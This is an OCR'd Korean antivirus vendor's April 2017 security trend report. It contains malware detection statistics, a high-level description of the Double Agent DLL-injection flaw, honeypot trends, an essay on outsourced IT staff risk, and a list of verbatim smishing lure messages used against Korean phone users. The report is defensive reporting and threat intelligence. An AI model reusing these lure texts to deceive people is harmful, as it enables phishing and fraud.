이스트시큐리티

보안 동향 보고서

No.91 2017.04

ESTsecurity Copyright ESTsecurity corp. All rights reserved.

No.91 2017.04

이스트시큐리티 보안 동향 보고서
CONTENTS

01 악성코드 통계 및 분석 01-08

악성코드 동향

알약 악성코드 탐지 통계

허니팟/트래픽 분석

알약 M 스미싱 분석

02 전문가 보안 기고 09-17

금융기관과 공공기관이 바라보는 IT외주인력의 위험성… 대응 방안은?

4차 산업혁명, 보안 인텔리전스는 선택이 아닌 필수다.

03 악성코드 분석 보고 18-29

개요

악성코드 상세 분석

결론

04 해외 보안 동향 30-40

영미권

중국

일본

01
악성코드 통계 및 분석

악성코드 동향

알약 악성코드 탐지 통계

허니팟/트래픽 분석

알약 M 스미싱 분석

ESTsecurity Copyright by ESTsecurity corp. All rights reserved.

1. 악성코드 동향

3 월에 발견된 악성코드 이슈 중 가장 주목할만한 이슈로는 'Double Agent 제로데이 취약점'을 꼽을 수 있습니다. Cybellum 이라는 업체에서 최초로 발견한 이 제로데이 취약점은 Microsoft 사의 개발자 검증 도구인 'Microsoft Application Verifier'에 존재하는 취약점입니다. 이 Microsoft Application Verifier 는 개발자 본인들이 개발한 코드를 검증하는데 사용하는 도구입니다. 현재 지원이 종료된 WindowsXP 에 처음 도입된 이래로 최신 버전인 Windows10 까지 모든 버전의 윈도우 OS 에 기본적으로 설치되어 있는 도구이기 때문에 이 'Double Agent' 취약점의 영향 범위는 매우 넓습니다.

Microsoft Application Verifier 는 검증을 하고자 하는 프로그램의 동작 테스트 과정에서 'Verifier Provider DLL'파일을 로드합니다. 로드된 DLL 은 지정된 프로세스에서 제공하는 DLL 을 Windows 레지스트리에 등록합니다. 이후 윈도 OS 는 자동으로 모든 프로세스에 이 DLL 을 인젝션시킵니다. 이 동작 매커니즘 자체는 대량의 악성코드들로 하여금 높은 권한으로 실행될 수 있도록 하며, 공격자가 악성 DLL 을 백신프로그램을 포함한 보안 프로그램, 그리고 윈도 OS 상에서 동작하는 대부분의 프로그램에 인젝션 할 수 있게 됩니다. 따라서 해당 취약점은 상당히 위협적이라고 할 수 있습니다. 현재 알약에서는 해당 이슈에 대한 패치 작업을 내부적으로 완료했으며, 빠른 시일 내에 실제 제품에 반영할 예정입니다.

위에서 언급한 Double Agent 취약점 이슈 외에도 3 월에는 다른 달과 마찬가지로 랜섬웨어의 국내 유포가 계속되고 있습니다. 그 외에도 체험단 리뷰 요청을 가장한 계정 탈취 피싱 공격, 사용자 PC 의 DNS 세팅을 변경하여 위조된 사이트 또는 가짜 안내창을 띄어 정보수집을 유도하는 파밍 공격이 발견되어 사용자들의 세심한 주의가 요구되고 있는 상황입니다.

이러한 공격에 대응하기 위해서는 사용 중인 OS 와 SW 의 보안패치를 항상 최신버전으로 유지하고, 출처를 알 수 없는 메일이나 파일을 열람할 때 주의를 기울이는 자세가 필요합니다. 그리고 개인정보 입력을 요구하는 메시지에 대해 일단 의심하고 경계하는 것이 최선의 보호 대책임을 다시 한번 강조해드립니다.

더불어 최신 보안 이슈나 취약점 이슈 등 다양한 보안정보를 빠르게 습득할 수 있는 여러가지 매체를 활용하시는 것도 좋은 방법입니다. 이스트시큐리티는 알약 블로그(blog.alyac.co.kr)를 통해 여러가지 유용한 정보를 제공해드리기 위해 최선을 다하고 있습니다. 관심있는 분들의 많은 방문 부탁 드립니다. 감사합니다.

ESTsecurity Copyright by ESTsecurity corp. All rights reserved.

2. 알약 악성코드 탐지 통계

감염 악성코드 TOP15

감염 악성코드 Top 15 는 사용자 PC 에서 탐지된 악성코드를 기반으로 산출한 통계이다.
2017 년 3 월의 감염 악성코드 Top 15 리스트에서는 지난 2 월에 1,2,3,4 위를 차지했던 악성코드들이 모두 동일한 순위를 차지했다. 다만 각 악성코드들의 감염 건수가 2 월에 비해 60%가량 크게 증가했다. 3 월에는 2 월에 비해 랜섬웨어 등을 유포하는 기존 악성코드들의 감염 활동도 크게 늘었다. 특히 Worm 카테고리의 악성코드 감염이 크게 늘어난 것과 다양한 Worm 변종들이 확산된 것을 확인할 수 있다.

순위	등락	악성코드 진단명	카테고리	합계(감염자수)
1	–	Trojan.HTML.Ramnit.A	Trojan	2269583
2	–	Adware.SearchSuite	Adware	1583267
3	–	Exploit.CVE-2010-2568.Gen	Exploit	645634
4	–	Trojan.LNK.Gen	Trojan	549763
5	↑3	Worm.ACAD.Kenilfe	Worm	542157
6	↑3	Win32.Ramnit	Trojan	405864
7	↓2	Misc.Keygen	Etc	399252
8	↓1	Worm.ACAD.Bursted.doc.B	Worm	391854
9	New	Trojan.BAT.Poweliks.Gen	Trojan	390693
10	↓4	Win32.Neshta.A	Trojan	309993
11	↑1	Win32.Ramnit.N	Trojan	221095
12	↓1	Backdoor.Generic.792814	Backdoor	216325
13	–	Virus.IFrame.jL	Virus	185334
14	New	Worm.VB.MoonLight	Worm	164183
15	New	Worm.IM-VB.as	Worm	163508


*자체 수집, 신고된 사용자의 감염통계를 합산하여 산출한 순위임

2017 년 03 월 01 일 ~ 2017 년 03 월 31 일

 Copyright by ESTsecurity corp. All rights reserved.


악성코드 유형별 비율

악성코드 유형별 비율에서 트로이목마(Trojan) 유형이 가장 많은 49%를 차지했으며, 애드웨어(Adware) 유형이 19%로 그 뒤를 이었다.



카테고리별 악성코드 비율 전월 비교

3 월에는 2 월에 비해 트로이목마, 애드웨어 유형의 악성코드 비율이 감소한 것으로 보이나, 실제 감염수치는 큰 폭으로 늘었다. 또한 3 월에는 웜 유형의 악성코드 감염이 크게 증가하였다.




 Copyright by ESTsecurity corp. All rights reserved.


3. 허니팟/트래픽 분석

3 월의 상위 Top 10 포트

허니팟/정보 수집용 메일서버를 통해 유입된 악성코드가 사용하는 포트 정보 및 악성 트래픽을 집계한 수치




최근 3 개월간 상위 Top 5 포트 월별 추이



 Copyright by ESTsecurity corp. All rights reserved.

악성 트래픽 유입 추이

외부로부터 유입되는 악의적으로 보이는 트래픽의 접속 시도가 감지된 수치



단위 : 악의적 트래픽 접속 시도 감지 건수

2016년 10월 ~2017년 03월

 Copyright by ESTsecurity corp. All rights reserved.

4. 알약 M 스미싱 분석

알약 안드로이드를 통한 스미싱 신고 현황

기간	2017 년 03 월 01 일 ~ 2017 년 03 월 31 일
총 신고건수	2,906 건

키워드별 신고내역

키워드	신고 건수	비율
동영상	79	2.72%
청첩장	20	0.69%
택배	10	0.34%
초대	8	0.28%
사진	7	0.24%
돌잔치	6	0.21%
민방위	4	0.14%
소음민원	3	0.10%
통지서	2	0.07%
선물	1	0.03%

스미싱 신고추이

지난달 스미싱 신고 건수 2,730 건 대비 이번 달 2,906 건으로 알약 안드로이드 스미싱 신고 건수가 전월 대비 176 건 증가했다. 이번 달은 동영상 관련 스미싱이 대부분을 차지했으며, 민방위 훈련 스미싱이 새로 등장했다.

ESTsecurity Copyright by ESTsecurity corp. All rights reserved.

알약이 뽑은 3 월 주목할만한 스미싱

특이문자

순위	문자 내용
1	[민방위] 훈련시간 및 장소 안내입니다.
2	cms_(통지서) 도착했어요
3	[Web 발신] 층간 소음문제로 인한민원이 접수되였습니다접수번호

다수문자

순위	문자 내용
1	여 o 기 o 에 y 너 r 이상한 동영상 j 있 w 는데 바로 삭 q 제하세요
2	모 b 바 k 일,청 y 첩 r 장 d 이,도 c 착 z 하,엿 o 습 v 니 p 다
3	[로젠택배] 11/27 수취인 부재로인한 택배 반송처리중 앱 바로가기
4	(꼭 와 주 v 세 v 요^~
5	전 u 기억나 r 세 a 요? 동창 s 인데 b 요 여기 c 에 같 l 이 찍은사 j 진 있어요
6	[Web 발신] ┌♡아기첫돌♡┐ 초대합니다일시 2 월 18 일 오후 1 시장소:돌복사랑초대장
7	[민방위] 훈련시간 및 장소 안내입니다.
8	[Web 발신] 층간 소음문제로 인한민원이 접수되였습니다접수번호
9	cms_(통지서) 도착했어요
10	[Web 발신] [VIP 등급] 회원 설맞이 스미싱 선물도착, 수령지를 입력해 주세요. 앱으로보기 :

ESTsecurity Copyright by ESTsecurity corp. All rights reserved.

02
전문가 보안 기고

1. 금융기관과 공공기관이 바라보는 IT 외주인력의 위험성… 대응 방안은?

2. 4 차 산업혁명, 보안 인텔리전스는 선택이 아닌 필수다.


ESTsecurity Copyright by ESTsecurity corp. All rights reserved.

1. 금융기관과 공공기관이 바라보는 IT 외주인력의 위험성… 대응 방안은?

지난 2017 년 1 월 19 일, 금융감독원은 모 증권사에 대한 행정지도를 확정했다. 금융투자검사국은 위탁 대상 정보처리시스템과 관련한 보안대책, 대량의 업무 변경과 중요한 패치, 서비스 운영의 적정성 등 외주 업체의 업무를 제대로 점검하지 않고 미흡하게 관리한 것을 지적했다.

그리고 2017 년 1 월 24 일, 금융보안원은 신년 기자간담회에서 "지금까지 금융사를 대상으로 종합 점검을 진행했다면, 앞으로는 주요 침해가 예상되는 금융사의 취약점을 발굴해 테마 점검을 실시하겠다"는 내용을 발표했다.
특히 대형 침해사고의 주요 원인이었던 개발·외주용역 PC 등 금융사의 고위험 시스템과 관련된 '디지털 포렌식 분석'을 지원해, 침해 사고 예방 역량을 높일 방침이라고 전했다.

금융보안원에서 언급한 대형 침해사고의 가장 적절한 예는 아마도 2014 년에 발생한 '카드사 고객정보 대규모 유출 사태'가 아닐까 싶다.


검찰
PROSECUTION SERVICE

창원지방검찰청
공보담당관 차장검사 김영진
전화 055-266-3311 / 팩스 055-239-4555

보 도 자 료
2014. 1. 8.(수)
자료문의 : 특수부장실
전화번호 : 055-266-3355
주책임자 : 부장검사 홍기채

제목 카드회사 고객정보 유출 사건 중간 수사결과

창원지검 특수부는 전산 프로그램 개발 용역 수행 과정에서 카드회사로부터 고객 인적사항정보(NH카드 약 2,500만명, KB카드 약 5,300만명, 롯데카드 약 2,600만명) 등을 불법 수집하고 그중 일부를 유출한 외부 파견직원 ㄱ○○과 그로부터 정보를 구입한 대출광고업자 ㄴ○○을 구속 기소하고, ㄴ○○으로부터 정보를 구입한 대출모집인 ㄷ○○을 불구속 기소하였음

※불법수집된 원본 파일과 1차 복사 파일 등을 압수함으로써 외부 유출은 일단 차단된 것으로 추정됨

카드사 고객정보 대규모 유출 사태 보도자료 참고


2013 년 6 월, 카드사로 파견된 신용평가사의 직원 한 명이 주요 카드사의 고객 개인정보를 탈취하여 대출광고업자와 대출모집인에게 팔아 넘겼다. 그러나 정보가 유출된 카드사는 7 개월 동안이나 사고가 발생한 것을 인지하지 못했고,

 Copyright by ESTsecurity corp. All rights reserved.


2014 년 1 월 검찰의 발표로 사건이 세간에 알려졌다. 이후 검찰은 해당 신용평가사 직원과 정보를 구입한 대출광고업자를 구속 기소하고, 정보를 구입한 대출모집인은 불구속 기소했다.
대형 보안사고가 발생한지 3 년여의 시간이 흐른 지금도 외주 업체와 IT 외주인력으로부터의 보안 위협은 여전하다.
비슷한 유형의 보안사고, 왜 계속해서 유사한 사고가 발생하는 것일까?

공공기관의 보안 인식, 그리고 관리 현황은?

먼저, 공공기관의 보안 인식이 어떠한지 살펴보자. 국가정보원(NIS)의 2016 국가정보보호백서에 따르면, 공공기관에서 가장 취약한 정보보호 분야로는 '인적보안'이 50%를 넘기며 압도적 1 위를 차지하고 있다.




국가정보원 2016 국가정보보호백서 '소속 기관이 가장 취약한 정보보호 분야'



국가정보원 2016 국가정보보호백서 '가장 우려되는 정보보호 위협요인'


가장 우려되는 위협요인으로는 범죄자 외에 '아웃소싱업체(직원 포함)와 재직 직원'이 꼽혔다.

 Copyright by ESTsecurity corp. All rights reserved.



국가정보원 2016 국가정보보호백서 '정보시스템 운영 · 관리방법'

또한 대부분 공공기관은 정보시스템의 운영과 관리를 위해 주로 '자체 관리와 외부 위탁을 병행' 하는 것으로 나타났다. 일부 기관들은 좀 더 안전한 시스템 운영을 위해 정부통합전산센터에 입주하는 방법을 택하기도 한다. 외부위탁에 상당 부분 의존하는 자체 관리는 보안상 허점이 많은 것으로 평가되고 있다.



국가정보원 2016 국가정보보호백서 '상주 외부인력 보안관리 방법'

